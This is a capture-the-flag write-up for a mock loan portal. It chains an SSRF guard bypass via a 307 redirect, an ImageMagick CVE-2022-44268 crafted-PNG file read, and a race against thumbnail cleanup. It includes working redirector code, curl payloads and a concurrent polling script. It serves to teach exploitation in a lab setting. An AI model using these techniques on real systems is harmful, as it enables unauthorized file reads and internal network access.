InIt CTF: CashNow Loan Portal
Description
Need cash fast? You definitely should check our platform! Instant loan verification, documents archived and encrypted — what could possibly go wrong?

CashNow is a fake online loan portal. Before you can submit a loan application you need to get “verified” — set a profile photo by URL and upload your ID photo, which gets archived “encrypted.” A handout.zip was provided with the full source for the app, nginx config, and docker-compose.
Note : handout given, so read the source first before touching the live box.
Question & Flag
Recon on the handout
Unzipped the handout and went through the Express app folder by folder
1
2
3
4
5
6
7
8
9
10
11
app/
  server.js                 mounts routes, loads config from an internal service on boot
  archive-service.js        separate process, binds 127.0.0.1:39417 only
  routes/avatar.js          POST /profile/avatar — fetch an image by URL
  routes/documents.js       POST /documents/upload, GET /documents/preview
  helpers/guard.js          SSRF guard, blocks private/reserved IPs
  helpers/fetcher.js        axios wrapper used by /profile/avatar
  helpers/preview-guard.js  restricts /documents/preview to files under upload_dir
  helpers/doccrypto.js      AES-256-GCM encrypt + store uploaded documents
  utils/blocklist.js        ipaddr.js based private-range check
Dockerfile                  builds ImageMagick 7.1.0-48 from source
That Dockerfile building ImageMagick from source immediately stood out, so did archive-service.js living on loopback only inside the same container as the main app
1
2
3
const UPLOAD_DIR = `/data/uploads/enc-${crypto.randomBytes(6).toString("hex")}/`;
app.get("/archive/config", (req, res) => res.json({ upload_dir: UPLOAD_DIR }));
app.listen(39417, "127.0.0.1", ...);
and the flag baked straight into the image
1
2
printf 'VERIFICATION STATUS: APPROVED\nCASE-HI-2026-0917\nflag: InIt{}\n' \
  > /data/internal/verification_status.txt
so the target was clear: read /data/internal/verification_status.txt from inside the app container. /documents/preview can read files, but only ones living under a secret random upload_dir we don’t know yet.
Finding the SSRF bypass
/profile/avatar fetches an image by URL for your profile photo, and it’s guarded against SSRF, direct hits on 127.0.0.1 get rejected outright
1
{"error":"Blocked: '127.0.0.1' is a private/reserved address (127.0.0.1)"}
but reading helpers/fetcher.js closely
1
2
3
4
const BLOCK_REDIRECT = [301, 302];
beforeRedirect: (_options, { statusCode }) => {
  if (BLOCK_REDIRECT.includes(statusCode)) throw new Error(`redirect ${statusCode} not followed`);
}
only 301/302 redirects get blocked. the frontend even hints at it directly on the avatar page
“Photo set! Redirects (301/302) are blocked by the portal fetcher.”
so a 307 redirect sails right through with no re-check of where it’s pointing. The guard only ever validates the first URL you give it.
Tried using httpbin.org/redirect-to as a quick redirector first, that didn’t work since httpbin itself now refuses to redirect to private IPs or to domains not on its own allowlist, that’s httpbin’s own abuse protection kicking in, not the target’s.
1
2
3
4
Forbidden redirect URL. Please be careful with this link.
Allowed redirect destinations:
- example.com
- httpbin.org
So instead stood up a tiny Python redirector and exposed it with localhost.run
1
2
3
4
def do_GET(self):
    self.send_response(307)
    self.send_header("Location", target)
    self.end_headers()
and pointed /profile/avatar at it, redirecting to the internal archive-service
1
2
3
curl -b cookies.txt -X POST http://172.198.60.104:8081/profile/avatar \
  -H "Content-Type: application/json" \
  -d '{"url":"https://<tunnel-host>/?to=http://127.0.0.1:39417/archive/config&code=307"}'
/profile/avatar echoes back anything that isn’t image/* in its error message, so the internal response comes straight back to us
1
{"error":"unexpected content-type 'application/json; charset=utf-8', body: {\"upload_dir\":\"/data/uploads/enc-4e0bb4f0cd00/\"}"}
upload_dir leaked.
Crafting the file-read image
That ImageMagick version, 7.1.0-48, is the release right before the fix for CVE-2022-44268, an arbitrary local file read via a crafted PNG profile tEXt chunk. When ImageMagick re-encodes the image, whatever file the chunk points at gets embedded into the output image’s metadata.
Built a minimal PNG with the profile chunk pointing at the target file, tested on /etc/passwd first as a sanity check before pointing it at the real one
1
Profile (tEXt chunk) : /data/internal/verification_status.txt
Racing the plaintext thumbnail
/documents/upload makes a thumbnail with convert, reads it, encrypts it, then deletes the plaintext
1
2
3
4
5
await makeThumbnail(rawPath, thumbPath);
thumb = fs.readFileSync(thumbPath);      // <- our leaked file is embedded in here
cleanupLater(thumbPath);                 // backup delete after 4000ms
stored = encryptAndStore(thumb, docId, base);
removeTmp(thumbPath);                    // deletes almost instantly on success
on the happy path that delete fires basically synchronously, way too fast to beat over the network. But encryptAndStore only skips the backup timer for an ArchiveNameError (bad filename characters), any other exception there leaves the 4 second backup timer as the only cleanup. An overlong filename (300 characters) makes the final fs.writeFileSync throw ENAMETOOLONG instead
1
files = {"document": ("A"*300 + ".png", crafted_png_bytes, "image/png")}
that 500s the upload itself, but the plaintext thumbnail at <upload_dir>/tmp/<username>.png now survives for ~4 seconds. Fired the upload and hammered /documents/preview concurrently in a tight loop
1
2
3
4
5
t = threading.Thread(target=do_upload); t.start()
for i in range(30):
    r = session.get(f"{BASE}/documents/preview", params={"path": PREVIEW_PATH})
    if r.status_code == 200:
        open("captured_thumb.png", "wb").write(r.content); break
1
2
3
t=0.117 status=404
upload done at 0.133 500
t=0.328 status=200 len=4966 ctype=image/png
Caught it.
Getting the flag out

1
exiftool -b -RawProfileTypeTxt captured_thumb.png
decoding the hex it spat out
1
2
3
VERIFICATION STATUS: APPROVED
CASE-HI-2026-0917
flag: InIt{ssrf_pNgcrush_3numt00l0ng}
Conclusion
Three small bugs chained into one, an SSRF guard that only checks the URL you give it and not where its redirect leads, a one-version-too-old ImageMagick build, and an error path that quietly skips its own cleanup. None of them alone was enough, but stacked together they got a file straight out of a container that was never supposed to expose it.
Flag: InIt{ssrf_pNgcrush_3numt00l0ng}
Happy Hacking
